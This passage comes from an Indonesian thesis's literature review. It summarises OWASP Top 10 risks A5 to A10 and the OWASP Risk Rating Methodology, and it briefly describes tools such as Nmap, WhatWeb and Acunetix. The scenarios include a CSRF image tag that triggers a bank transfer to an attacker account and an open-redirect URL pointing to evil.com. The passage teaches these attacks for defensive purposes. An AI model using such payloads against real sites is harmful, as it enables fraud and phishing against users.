Skenario #3: Listing direktori tidak ditiadakan. Penyerang mencari dan mendownload seluruh class Java, lalu dikembalikan untuk memperoleh kode utama. Kemudian penyerang menemukan kerentanan kendali dalam aplikasi.

Skenario #4: Konfigurasi aplikasi *server* memberikan *stack traces* ke pengguna, mengekspos kerentanan potensial. Penyerang menyukai informasi tambahan ini.

Dampak Teknikal

Kerentanan ini seringkali memberi penyerang akses ke data atau fungsionalitas sistem atau. Terkadang berakibat terkomprominya sistem secara utuh.

Cara Pencegahan

Rekomendasi utama adalah melakukan hal berikut:

1. Proses ketat berulang yang membuat cepat dan mudah men-*deploy* lingkungan lain yang telah dikunci. Proses pengembangan, QA, dan produksi seharusnya dikonfigurasi secara identik. Proses ini seharusnya otomatis untuk meminimalkan usaha yang dibutuhkan untuk mengatur lingkungan baru yang aman.
2. Proses untuk memudahkan update dan men-*deploy* seluruh *software* update dan patch. Hal ini perlu mencakup juga seluruh pustaka kode, yang seringkali diabaikan.
3. Arsitektur aplikasi kuat yang menyediakan pemisahan dan keamanan yang tegas antar komponen.
4. Pertimbangkan scan yang sedang berjalan dan lakukan audit secara periodik untuk membantu mendeteksi kesalahan konfigurasi atau *patch* yang hilang di masa mendatang.

6. *A6 – Sensitive Data Exposure*

Banyak aplikasi web yang tidak dapat melindungi data sensitif, seperti kartu kredit, nomor pajak, dan kredensial otentikasi. Penyerang dapat mencuri atau memodifikasi data yang memiliki perlindungan lemah tersebut untuk melakukan penipuan kartu kredit, pencurian identitas, atau kejahatan lainnya. data sensitif layak memiliki perlindungan ekstra seperti enkripsi pada saat istirahat atau dalam perjalanan, serta tindakan pencegahan khusus ketika ditukar dengan *browser*.

Contoh Skenario Serangan

Skenario #1: Sebuah aplikasi mengenkripsi nomor kartu kredit dalam *database* dengan menggunakan enkripsi *database* otomatis. Namun, ini juga berarti mengenkripsi data secara otomatis ketika diambil,

memungkinkan suatu kerentanan injeksi SQL untuk mengambil nomor kartu kredit dalam bentuk teks. Sistem ini harus mengenkripsi nomor kartu kredit menggunakan kunci publik, dan hanya aplikasi *back-end* yang diperbolehkan untuk mendekripsikan dengan kunci pribadi.

Skenario #2: Sebuah situs hanya tidak menggunakan SSL untuk semua halaman dikonfirmasi. Penyerang hanya memonitor jaringan lalu lintas (seperti jaringan nirkabel terbuka), dan mencuri pengguna *cookie* sesi. Penyerang kemudian *replay cookie* ini dan membajak sesi pengguna, mengakses data pribadi pengguna.

Skenario #3: *Password database* menggunakan *hash unsalted* untuk menyimpan *password* semua orang. Sebuah file yang kerentanan ketika *upload* memungkinkan penyerang untuk mengambil file *password*.

Dampak Teknikal

Seringnya kegagalan pada validasisemua data yang seharusnya dilindungi. Informasi ini termasuk data sensitif seperti catatan kesehatan, kepercayaan, data pribadi, kartu kredit, dll

Cara Pencegahan

Bahaya penuh kriptografi yang tidak aman, penggunaan SSL, dan perlindungan data yang baik di luar lingkup dari Top 10. Yang mengatakan, untuk semua data sensitif, melakukan semua hal berikut, minimal:

1. Lindungi data dari serangan internal, pengguna eksternal. Pastikan mengenkripsi semua data sensitif saat istirahat dan transit terhadap ancaman ini.
2. Jangan menyimpan data sensitif yang tidak perlu. Buang sesegera mungkin. Data yang tidak dimemiliki tidak dapat dicuri.
3. Pastikan algoritma standar yang kuat dan kunci yang kuat digunakan, dan manajemen kunci yang tepat pada tempatnya. Pertimbangkan untuk menggunakan FIPS 140 modul kriptografi divalidasi.

4. Pastikan *password* disimpan dengan algoritma khusus dirancang untuk perlindungan *password*, seperti *bcrypt, PBKDF2*, atau *scrypt*.
5. Nonaktifkan *autocomplete* pada bentuk pengumpulan data sensitif dan menonaktifkan *caching* untuk halaman yang berisi data sensitif.

7. *A7 – Missing Function Level Access Control*

Sebagian besar aplikasi web memverifikasi fungsi tingkat hak akses sebelum membuat fungsi yang terlihat di UI. Namun, aplikasi perlu melakukan pemeriksaan kendali yang sama pada *server* ketika masing-masing fungsi diakses. Jika permintaan tidak diverifikasi, penyerang akan dapat menempa permintaan untuk mengakses fungsi tanpa otorisasi yang tepat.

Contoh Skenario Serangan

Skenario #1: Penyerang hanya berlaku menelusuri menargetkan URL. URL berikut memerlukan otentikasi. Hak akses admin juga diperlukan untuk akses ke halaman "admin_getappInfo".

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

Jika pengguna tidak berkepentingan dapat mengakses halaman dengan baik, itu adalah keerentananan. Jika dikonfirmasi sebagai admin, pengguna diperbolehkan untuk mengakses yang "admin_getappInfo". Halaman, ini juga kerentanan, dan mungkin menyebabkan penyerang untuk mengambil alih halaman admin.

Skenario #2: Halaman memberikan 'aksi' parameter untuk menentukan fungsi yang dipanggil, dan tindakan yang berbeda membutuhkan peran yang berbeda. Jika peran ini tidak diberlakukan, itu kerentanan.

Dampak Teknikal

Kerentanan tersebut memungkinkan penyerang mengakses fungsionalitas yang tidak terotorisasi. Fungsi-fungsi administratif merupakan target kunci untuk serangan jenis ini.

Cara Pencegahan

Aplikasi harus konsisten dan mudah untuk dianalisis dari setiap fungsionalitas bisnis.

1. Pikirkan tentang proses untuk mengelola hak dan memastikan pemilik sistem dapat memperbaharui dan mengaudit dengan mudah. Tidak secara *hard code.*
2. Mekanisme eksekusi harus menolak semua akses secara *default*, membutuhkan perijinan khusus untuk peran khusus dalam mengakses setiap fungsi.
3. Jika fungsi melibatkan *workflow*, pastikan kondisinya dalam keadaan yang tepat untuk memungkinkan dapat diakses.

Sebagian besar aplikasi web tidak menampilkan link dan tombol untuk fungsi yang tidak terotorisasi, tapi "lapisan presentasi kontrol akses" tidak benar-benar memberikan perlindungan. Pemilik sistem juga harus menerapkan cek di *controller* atau logika bisnis.

8.A8 – Cross-Site Request Forgery (CSRF)

Suatu serangan CSRF memaksa *browser* korban yang sudah log-on untuk mengirim *HTTP* request yang dipalsukan, termasuk di dalamnya session *cookie* korban dan informasi otentikasi lain yang otomatis disertakan, ke suatu aplikasi web yang rentan. Hal ini memungkinkan penyerang untuk memaksa *browser* korban menghasilkan request yang dianggap sah oleh aplikasi rentan tadi.

Contoh Skenario Serangan

Aplikasi membolehkan pengguna menyerahkan permintaan perubahan status yang tidak menyertakan sesuatu yang bersifat rahasia. Sebagai contoh:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

Penyerang dapat membuat permintaan yang akan mengirim uang dari akun korban ke akunnya, dan memasukkan serangan ini dalam sebuah

permintaan *image* atau *iframe* yang disimpan di *site* dalam kendali penyerang.

```
<img
src="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“width="0" height="0" />
```

Jika korban mengunjungi *site* tersebut ketika sudah terotentikasi ke example.com, maka sembarang permintaan palsu akan menyertakan info sesi pengguna, dan mengotorisasi permintaan

Dampak Teknikal

Penyerang dapat menipu korban dengan merubah data sembarang yang dibolehkan atau melakukan tindakan yang terotorisasi untuk pengguna. Contoh: Mengupdate detail akun, melakukan pembelian, logout, bahkan login.

Cara Pencegahan

Pencegahan CSRF membutuhkan penyertaan token acak ke dalam body atau URL pada setiap permintaan HTTP. Token tersebut harus unik untuk setiap sesi pengguna, atau juga untuk setiap permintaan.

1. Pilihan yang disukai adalah dengan menyertakan token unik dalam field tersembunyi. Hal ini membuat nilainya dikirim dalam tubuh permintaan HTTP, sehingga tidak ada di dalam URL, yang rentan terekspos.
2. Token unik dapat juga disertakan dalam URL, atau parameter URL. Namun, penempatan tersebut berisiko karena URL akan terekspos ske penyerang, karenanya mengungkap token rahasia. *CSRF Guard OWASP* dapat digunakan untuk secara otomatis menyertakan token semacam itu dalam aplikasi Java EE, .NET, atau PHP.
3. Haruskan pengguna untuk *re-authenticate*, atau membuktikan bahwa mereka adalah pengguna (misalnya, melalui CAPTCHA) hal tersebut juga dapat mencegah CSRF.

9. *A9 – Using Components with Known Vulnerabilities*

Komponen seperti *libraries*, *framework*, dan modul perangkat lunak lain, hampir selalu dijalankan dengan hak penuh. Jika komponen rentan dieksploitasi, serangan dapat menimbulkan kehilangan data yang serius atau pengambilalihan *server*. Aplikasi menggunakan komponen dengan kerentanan diketahui dapat merusak pertahanan aplikasi dan memungkinkan berbagai serangan dan dampak yang memungkinkan.

Contoh Skenario Serangan

Kerentanan komponen dapat menyebabkan hampir semua jenis risiko dibayangkan, mulai dari yang sepele hingga malware canggih dirancang untuk menargetkan organisasi tertentu. Komponen hampir selalu dijalankan dengan hak istimewa penuh aplikasi, sehingga kelemahan dalam komponen apapun bisa serius.

Dampak Teknikal

Berbagai kerentanan mungkin terjadi, termasuk injeksi, kontrol akses yang rusak, XSS, dll Dampaknya bisa berkisar dari minimal untuk pengambil alihan pemilik sistem.

Cara Pencegahan

Salah satu pilihannya adalah tidak menggunakan komponen yang tidak digunakan. Tapi itu tidak sangat realistis.Sebagian besar proyek komponen tidak membuat *patch* kerentanan untuk versi lama. Sebaliknya, sebagian besar hanya memperbaiki masalah dalam versi berikutnya. Jadi upgrade ke versi baru ini sangat penting. proyek perangkat lunak harus memiliki proses di tempat untuk:

1. Identifikasi semua komponen dan versi yang digunakan, termasuk semua dependensi. (Misalnya, versi Plugin).
2. Pantau keamanan komponen ini dalam database publik, milis proyek, dan milis keamanan, dan menjaga komponen up to date.
3. Menetapkan kebijakan keamanan yang mengatur penggunaan komponen, seperti membutuhkan praktek pengembangan perangkat lunak tertentu, melewati tes keamanan, dan lisensi yang diterima.

4. Apabila diperlukan, pertimbangkan untuk menambahkan pembungkus keamanan di sekitar komponen untuk menonaktifkan fungsi yang tidak digunakan dan / atau mengamankan aspek lemah atau komponen yang rentan.

10. *A10 – Unvalidated Redirects and Forwards*

Aplikasi web seringkali mengarahkan *(redirect)* dan meneruskan *(forward)* pengguna ke halaman dan website lain, dan mengunakan data yang tidak dapat dipercaya untuk menentukan halaman tujuan. Tanpa validasi yang tepat, penyerang dapat mengarahkan korban ke situs *phishing* atau *malware*, atau menggunakan *forward* untuk mengakses halaman yang tidak terotorisasi.

Contoh Skenario Serangan

Skenario #1: Aplikasi memiliki halaman *"redirect.jsp"* yang menerima parameter tunggal bernama "url". Penyerang membuat URL berbahaya yang mengarahkan pengguna ke situs yang melakukan phishing dan menginstalasi malware.

http://www.example.com/redirect.jsp?url=evil.com

Skenario #2: Aplikasi menggunakan penerusan untuk membuat rute *request* antar bagian yang berbeda dari suatu situs. Untuk memfasilitasi hal ini, beberapa halaman menggunakan parameter untuk mengindikasikan ke mana pengguna harus dikirim jika transaksi berhasil. Dalam kasus ini, penyerang membuat URL yang akan melewati pemeriksaan kendali akses aplikasi dan kemudian meneruskan penyerang ke suatu fungsi administratif yang tidak akan dapat diaksesnya dalam kondisi normal.

http://www.example.com/boring.jsp?fwd=admin.jsp

Dampak Teknikal

Pengarahan semacam ini dapat berusaha menginstalasi malware atau mengelabui korban untuk menyingkap password atau informasi sensitif lainnya. *Redirect* yang tidak aman dapat memungkinkan akses bypass.

Cara Pencegahan

Penggunaan *redirects* dan *forwards* yang aman dapat dilakukan dengan berbagai cara:

1. Hindari penggunaan *redirects* dan *forwards.*
2. Jika digunakan, jangan libatkan parameter pengguna dalam menghitung tujuan.
3. Jika parameter tujuan tidak dapat dihindari, pastikan nilai yang diberikan valid dan terotorisasi untuk pengguna. Direkomendasikan agar setiap parameter tujuan berupa nilai pemetaan, daripada URL aktual atau bagian dari URL, dan kode di sisi server menerjemahkan pemetaan ini ke URL target.

Kerentanan semacam ini sangatlah penting untuk dihindari karena merupakan target favorit pelaku phishing untuk memperoleh kepercayaan pengguna.

2.2.11.2 Risk Rating Methodology

Metode penelitian yang dilakukan menggunakan *OWASP Risk Rating Methodology*. Dengan pendekatan *OWASP* ini akan membantu dalam menentukan standar keamanan aplikasi. Standar menentukan resiko menurut *OWASP Risk Rating Methodology* yaitu [11]:

Risk = Likelihood * Impact

Adapun langkah yang dilakukan dalam menentukan resiko dari nilai *likelihood* dan *impact* yang didapat adalah sebagai berikut:



Gambar 2. 3 *OWASP* Risk Rating methodology

2.2.11.2.1 Identifying a risk

Langkah pertama adalah mengidentifikasi resiko keamanan yang perlu dinilai. Penguji sistem perlu mengumpulkan informasi terhadap agen ancaman yang terlibat, serangan yang akan digunakan, kerentanan yang terlibat, dan

dampak dari sukses mengeksploitasi pada bisnis. Ada beberapa kelompok yang mungkin dilakukan dari penyerang, atau bahkan beberapa dampak bisnis yang akan terjadi. Secara umum, kesalahan terbesar pengaturan sistem adalah menentukan langkah dengan menggunakan opsi terburuk, yang akan dijadikan risiko tertinggi secara keseluruhan.

2.2.11.2.2 Factors for Estimating Likelihood

Setelah mengidentifikasi potensi risiko, langkah kedua adalah memperkirakan *"likelihood"*. Ada sejumlah faktor yang dapat membantu menentukan *"likelihood"*. Tujuannya adalah untuk memperkirakan kemungkinan serangan sukses dari sekelompok penyerang. Ada beberapa agen ancaman yang dapat mengeksploitasi kerentanan tertentu, sehingga biasanya itu adalah langkah terbaik untuk menggunakan skenario terburuk

Adapun angka-angka yang akan digunakan untuk memperkirakan *"likelihood"* secara keseluruhan.

Threat Agent Factors

Faktor pertama yang berhubungan dengan agen ancaman yang terlibat. Tujuannya adalah untuk memperkirakan kemungkinan serangan sukses oleh kelompok ini agen ancaman.

a. *Skill level*

   Bagaimana kemampuan teknis suatu kelompok terhadap agen ancaman? Skala: *no technical skills (1), some technical skills (3), advanced komputer user (5), network and programming skills (6), Security penetration skills (9)*

b. *Motive*

   Bagaimana motivasi suatu kelompok terhadap agen ancaman. Skala: *Low or no reward (1), possible reward (4), high reward (9)*

c. *Opportunity*

   Apa sumber yang memungkinkan untuk didapat dan dieksploit dari *vulnerability*. Skala: *Full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)*

d. Size

Seberapa besar grup pada agen ancaman. Skala: *Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)*

Vulnerability Factors

Faktor berikutnya yang berhubungan dengan kerentanan yang terlibat. Tujuannya adalah untuk memperkirakan kemungkinan kerentanan yang terlibat dan dapat dieksploitasi berdasar agen ancaman di atas.

a. Ease of discovery

Seberapa mudah suatu group menemukan vulnerability. Skala: *Practically impossible (1), difficult (3), easy (7), automated tools available (9)*

b. Ease of exploit

Seberapa mudah suatu group mengeksploit vulnerability tersebut. Skala: *Theoretical (1), difficult (3), easy (5), automated tools available (9)*

c. Awareness

Seberapa baik pengetahuan kerentanan tersebut. Skala: *Unknown (1), hidden (4), obvious (6), public knowledge (9)*

d. Intrusion detection

Seberapa mudah eksploit tersebut dapat di deteksi. Skala: *Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)*

2.2.11.2.3 Factors for Estimating Impact

Ada dua macam dampak setelah menentukan *“likelihood”*. Yang pertama adalah *"Technical Impact"* pada aplikasi, penggunaan data, dan penyediaan fungsi. Yang kedua adalah *"Business Impact"* pada bisnis dan perusahaan yang beroperasi aplikasi. Setiap faktor memiliki rating dampak dari 0 sampai 9 untuk memperkirakan dampak keseluruhan.

Technical Impact Factors

Tujuannya adalah untuk memperkirakan besarnya dampak pada sistem jika kerentanan yang dimanfaatkan.

a. *Loss of confidentiality*

   Seberapa rahasia dan sensitif data tersebut. Skala: *Minimal non-sensitive data disclosed (2), minimal critical data disclosed (6), extensive non-sensitive data disclosed (6), extensive critical data disclosed (7), all data disclosed (9)*

b. *Loss of integrity*

   Seberapa mungkin data dapat terjadi kerusakan. Skala: *Minimal slightly corrupt data (1), minimal seriously corrupt data (3), extensive slightly corrupt data (5), extensive seriously corrupt data (7), all data totally corrupt (9)*

c. *Loss of availability*

   Seberapa mungkin layanan/*service* tersebut dapat hilang dan vital. Skala: *Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), all services completely lost (9)*

d.*Loss of accountability*

   Apakah tindakan agen ancaman dapat dilacak pada individu. Skala: *Fully traceable (1), possibly traceable (7), completely anonymous (9)*

Business Impact Factors

Tujuannya adalah untuk memperkirakan besarnya dampak pada proses bisnis yang ditimbulkan.

a. *Financial damage*

   Seberapa banyak kerugian financial yang mungkin terjadi. Skala: *Less than the cost to fix the vulnerability (1), minor effect on annual profit (3), significant effect on annual profit (7), bankruptcy (9)*

b. *Reputation damage*

   Seberapa jauh eksploitasi merusak reputasi atau merugikan bisnis. Skala: *Minimal damage (1), Loss of major accounts (4), loss of goodwill (5), brand damage (9)*

c. Non-compliance

Berapa banyak kerentanan yang bukan perintah yang harus dijelaskan. Skala: *Minor violation (2), clear violation (5), high profile violation (7)*

d. Privacy violation

Berapa banyak informasi personal dapat diidentifikasi secara rahasia. Skala: *One individual (3), hundreds of people (5), thousands of people (7), millions of people (9)*

2.2.11.2.4 Determining Severity of the Risk

Dalam langkah ini, diidentifikasikan tingkat *likelihood* dan *impact.* Skala dibagi menjadi tiga bagian, yaitu:

Tabel 2. 1 *Likelihood and Impact Levels*

Likelihood and Impact Levels	
0 – 3	LOW
3 – 6	MEDIUM
6 – 9	HIGH

Informal Method

Dalam beberapa kasus, tidak ada yang salah dalam menentukan faktor dan menentukan jawaban. Penguji sistem tetap menentukan faktor-faktor dan mengidentifikasi faktor-faktor kunci *"drive"* yang menentukan hasilnya. Penguji sistem bisa menemukan penentuan awal yang salah dengan mempertimbangkan aspek resiko yang tidak jelas.

Repeatable Method

Untuk mempertahankan nilai/hasil, maka perlu dilakukan proses yang lebih formal dan menghitung hasilnya kembali. Ada banyak ketidakpastian dalam perkiraan ini dan faktor-faktor dimaksudkan untuk membantu penguji sistem untuk mendapatkan hasil yang masuk akal. Proses ini dapat didukung oleh alat otomatis untuk membuat perhitungan lebih mudah.

Langkah pertama adalah untuk memilih salah satu pilihan yang terkait dengan setiap faktor dan memasukkan nomor yang terkait dalam tabel. Kemudian mengambil rata-rata skor untuk menghitung *likelihood* keseluruhan. Sebagai contoh:

Tabel 2. 2 *Likelihood Factors*

Threat agent factors					***Vulnerability factors***			
Skill level	*Motive*	*Opportunity*	*Size*		*Ease of discovery*	*Ease of exploit*	*Awareness*	*Intrusion detection*
5	2	7	1		3	6	9	2
Overall likelihood = 4.375 (MEDIUM)								

Overall likelihood didapatkan dari jumlah nilai setiap faktor dibagi n faktor, dimana n adalah banyaknya faktor yang digunakan.

Selanjutnya, penguji sistem perlu mengetahui dampak keseluruhan. Proses ini hampir sama dengan perhitungan *likelihood* pada tabel 2. 2. Masukan nilai setiap faktor yang terkait ke dalam tabel. Kemudian mengambil rata-rata skor untuk menghitung *impact* secara keseluruhan. Sebagai contoh:

Tabel 2. 3 Asumsi *Impact*

Technical Impact					***Business Impact***			
Loss of confidenti-ality	*Loss of integrity*	*Loss of availability*	*Loss of account-ability*		*Financial damage*	*Reputa-tion damage*	*Non-compli-ance*	*Privacy violation*
5	2	7	1		3	6	9	2
Overall impact = 4.375 (MEDIUM)								

Setelah menentukan nilai *likelihood* maka selanjutnya adalah menentukan nilai *impact*. Hampir sama dengan cara menentukan nilai *likelihood*, *overall impact* didapatkan dari jumlah nilai setiap faktor dibagi n faktor, dimana n adalah banyaknya faktor yang digunakan.

Menentukan Risk Severity

Selanjutnya penguji sistem dapat menggabungkan dengan cara mengkalikan hasil rata-rata *likelihood* dengan *impact* untuk mendapatkan nilai keparahan akhir untuk suatu resiko.

Tabel 2. 4 *Overall Risk Severity*

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Pemetaan pada tabel 2.4 membantu penguji sistem dalam mengambil kesimpulan sesuai standar yang digunakan. Hasil yang dapat diambil dari pendekatan adalah sebagai berikut:

a. Critical

Ini adalah prioritas utama. Resiko yang terdapat pada sistem sangat berbahaya, sehingga sangat perlu untuk diperbaiki. Pada tingkat ini ancaman dapat dikategorikan sangat merusak, dimana sumber ancaman memiliki motif besar saat melakukan kegiatannya. Dampak yang ditimbulkan dari tingkat ini pun sangat besar bahkan dapat membuat sistem tidak berfungsi sama sekali.

b. High

Ini adalah prioritas kedua. Resiko yang terdapat pada sistem berbahaya. Pada tingkat ini ancaman dapat dikategorikan merusak sistem. Beberapa fungsional sistem bisa saja diambil alih akan tetapi tidak dapat merusak sistem secara keseluruhan.

c. *Medium*

Ini adalah prioritas ketiga. Resiko yang terdapat pada sistem cukup berbahaya. Pada tingkat ini ancaman dapat dikategorikan cukup merusak sistem akan tetapi penggunaan kontrol yang diterapkan pada sistem dapat menahan kondisi kerusakan sehingga tidak menyebabkan kerusakan yang besar pada sistem.

d. Low

Ini adalah prioritas keempat. Pada *level* ini kontrol keamanan mampu mendeteksi sumber ancaman yang menyerang sistem, walau tingkat kerusakan pada sistem masih terjadi akan tetapi masih dapat di perbaiki dan dikembalikan kepada kondisi semula.

e. Note

Pada tingkat ini sumber ancaman tidak dapat mempengaruhi sistem, dimana sumber yang didapat hanya bersifat informasi umum. Kontrol atas sistem sangat mampu mengantisipasi adanya kemungkinan ancaman yang dapat mengganggu sistem

2.2.11.2.5 Deciding What to Fix

Setelah risiko aplikasi telah diklasifikasikan, langkah berikutnya adalah memprioritaskan daftar mana yang terlebih dahulu harus diperbaiki. Sebagai aturan umum, resiko yang paling parah harus diperbaiki terlebih dahulu.

Setelah itu akan ada tahap penyusunan laporan. Laporan ini berupa temuan dan saran/rekomendasi yang harus dilakukan pemilik/pengurus sistem. Laporan ditulis dengan baik dan informatif. Sehingga laporan mudah dipahami dan harus menyoroti semua risiko yang ditemukan selama tahap penilaian.

2.2.11.2.6 Customizing the Risk Rating Model

Proses menentukan penilaian disesuaikan dengan faktor apa saja yang dapat mempengaruhi resiko yang serius. Ada beberapa cara untuk menyesuaikan faktor diantaranya:

a. Adding factors

Penguji sistem dapat memilih berbagai faktor apa saja yang penting bagi organisasi tertentu. Sebagai contoh, aplikasi militer bisa menambahkan faktor dampak terkait dengan hilangnya nyawa manusia atau informasi rahasia. Penguji sistem mungkin juga menambahkan faktor *likelihood*, seperti kesempatan bagi penyerang atau enkripsi kekuatan algoritma.

b. Customizing options

Ada beberapa pilihan sampel yang terkait dengan masing-masing faktor. Penguji sistem juga dapat mengubah rentang penilaian dengan pilihan yang telah ditetapkan sebelumnya. Cara terbaik untuk mengidentifikasi nilai yang tepat adalah dengan membandingkan peringkat yang dihasilkan dengan penilaian yang dihasilkan oleh tim ahli.

c. Weighting factors

Metode ini mengasumsikan bahwa semua faktor sama pentingnya. Penguji sistem dapat mengukur faktor dengan menekan secara lebih signifikan untuk bisnis yang lebih spesifik. Tapi jika semuanya sama, dapat dilakukan dengan mencocokan penilaian resiko bisnis yang akurat.

2.2.12 Apache

Apache HTTP *Server* Project merupakan upaya pengembangan *software* kolaboratif yang bertujuan untuk menciptakan kuat, kelas komersial, *featureful*, dan bebas-tersedia penerapan kode sumber HTTP (Web) *Server*. Proyek ini dikelola bersama oleh sekelompok sukarelawan yang terletak di seluruh dunia, menggunakan Internet dan Web untuk berkomunikasi, merencanakan, dan mengembangkan *server* dan dokumentasi terkait. Proyek ini merupakan bagian dari Apache *Software* Foundation. Selain itu, ratusan pengguna telah menyumbangkan ide-ide, kode, dan dokumentasi untuk proyek. File ini dimaksudkan untuk menjelaskan secara singkat sejarah *Server* Apache HTTP dan mengakui banyak kontributor [16]. Apache dikembangkan dibawah naungan Apache *Software* Foundation.

2.2.13 Whatweb

Tujuan WhatWeb adalah untuk menjawab pertanyaan, "Website apa itu? WhatWeb mengenali teknologi web termasuk sistem manajemen konten (CMS), platform blogging, statistik / paket analitik, *library* JavaScript, dan server web. WhatWeb memiliki lebih dari 1700 *plugin*, masing-masing mengenali sesuatu yang berbeda. WhatWeb juga mengidentifikasi nomor versi, alamat email, ID account, modul kerangka web, kesalahan SQL, dan banyak lagi. Perintah sederhana yang dapat digunakan adalah seperti berikut : **$whatweb [nama_domain]** [25]

2.2.14 Nmap

Nmap *("Network Mapper")* adalah alat bantu gratis dan *open source* (berlisensi) untuk penemuan jaringan dan audit keamanan. Banyak sistem dan administrator jaringan juga menggunakannya untuk tugas-tugas seperti persediaan jaringan, jadwal upgrade mengelola layanan, dan pemantauan *hostname* atau layanan berskala. Nmap menggunakan paket IP raw untuk menentukan *host* apa saja yang tersedia pada jaringan, layanan (nama aplikasi dan versi) apa yang mereka *host* tawarkan, sistem operasi apa (dan versi OS) yang sedang berjalan, jenis paket filter / firewall apa sedang digunakan, dan puluhan karakteristik lainnya. Nmap dirancang untuk memindai jaringan besar secara cepat, tetapi

bekerja dengan baik terhadap *host* tunggal. Nmap berjalan pada semua sistem operasi komputer utama, dan paket resmi tersedia untuk Linux, Windows, dan Mac OS X. Selain klasik baris perintah Nmap executable, Nmap suite mencakup sebuah *advanced* GUI dan hasil *viewer* (Zenmap), pengiriman data yang fleksibel, pengalihan, dan alat debugging (NCAT), alat bantu untuk membandingkan hasil scan (Ndiff), dan alat generasi paket dan respon analisis (Nping) [12].

2.2.15 Whois

Setiap tahun, jutaan individu, bisnis, organisasi dan pemerintah mendaftarkan nama domain. Masing-masing harus memberikan identitas dan informasi kontak mencakup: nama, alamat, email, nomor telepon, kontak administratif dan teknis. Informasi ini sering disebut sebagai "data WHOIS." Tapi layanan WHOIS tidak satu, database yang dioperasikan terpusat. Sebaliknya, data tersebut dikelola oleh badan independen yang dikenal sebagai "*registrars*" dan "*registries*." Setiap entitas yang ingin menjadi *registrar* harus mendapatkan akreditasi ICANN. Demikian pula, *registries* berada di bawah kontrak dengan ICANN untuk mengoperasikan sebuah domain tingkat atas / *top level domain* seperti .COM, ORG, atau salah satu domain baru yang segera dioperasikan.

ICANN's Affirmation of Commitments memerlukan itu untuk "menerapkan langkah-langkah mempertahankan akses yang tepat, tidak terbatas dan publik terhadap informasi WHOIS yang akurat dan lengkap". Untuk melakukan itu, *registrars* dan *registries* memberikan akses publik ke data pada nama yang terdaftar. Siapapun dapat menggunakan protokol WHOIS untuk mencari database mereka dan mengidentifikasi pemegang nama atau "*registrant*" dari nama domain terdaftar. [27]

2.2.16 Acunetix

Pada bulan Juli 2005, *Acunetix Web Vulnerability Scanner* dirilis: alat heuristik yang dirancang untuk meniru metodologi *hacker* untuk menemukan kerentanan berbahaya seperti *SQL injection* dan *cross site scripting.* Satu dekade kemudian *Acunetix Vulnerability Scanner* telah menjadi alat pilihan bagi banyak pelanggan di Pemerintah, Militer, Pendidikan, Telekomunikasi, Perbankan, Keuangan, dan *E-Commerce* sektor, termasuk banyak perusahaan Fortune 500.

Acunetix Vulnerability Scanner tersedia baik sebagai online dan di solusi premis. *Acunetix Vulnerability Scanner* mendeteksi dan melaporkan berbagai macam kerentanan dalam aplikasi yang dibangun pada arsitektur seperti *WordPress, PHP, ASP.NET, Java Frameworks, Ruby on Rails* dan banyak lainnya. *Acunetix Vulnerability Scanner* membawa fitur-set yang luas dari kedua alat pengujian penetrasi otomatis dan manual, memungkinkan analis keamanan untuk melakukan penilaian kerentanan yang lengkap, dan perbaikan terdeteksi ancaman, dengan hanya satu produk. Hasil dapat digunakan untuk menghasilkan laporan yang ditujukan terhadap pengembang dan manajemen sama [13].

2.2.17 Common Vulnerabilities and Exposures (CVE)

Common Vulnerabilities and Exposures (CVE) menyediakan antarmuka yang mudah digunakan data kerentanan web serta dapat menelusuri vendor, produk dan versi CVE. Anda dapat melihat statistik tentang vendor, produk dan versi produk. Rincian CVE ditampilkan dengan mudah secara satu halaman.

Data kerentanan CVE diambil dari *National Vulnerability Database* (NVD) yang disediakan oleh *National Institue of Standards and Technology*. Kerentanan diklasifikasikan oleh https://www.cvedetails.com/ menggunakan pencocokan kata kunci dan nomor cwe jika memungkinkan, tapi kebanyakan berdasarkan kata kunci. [26]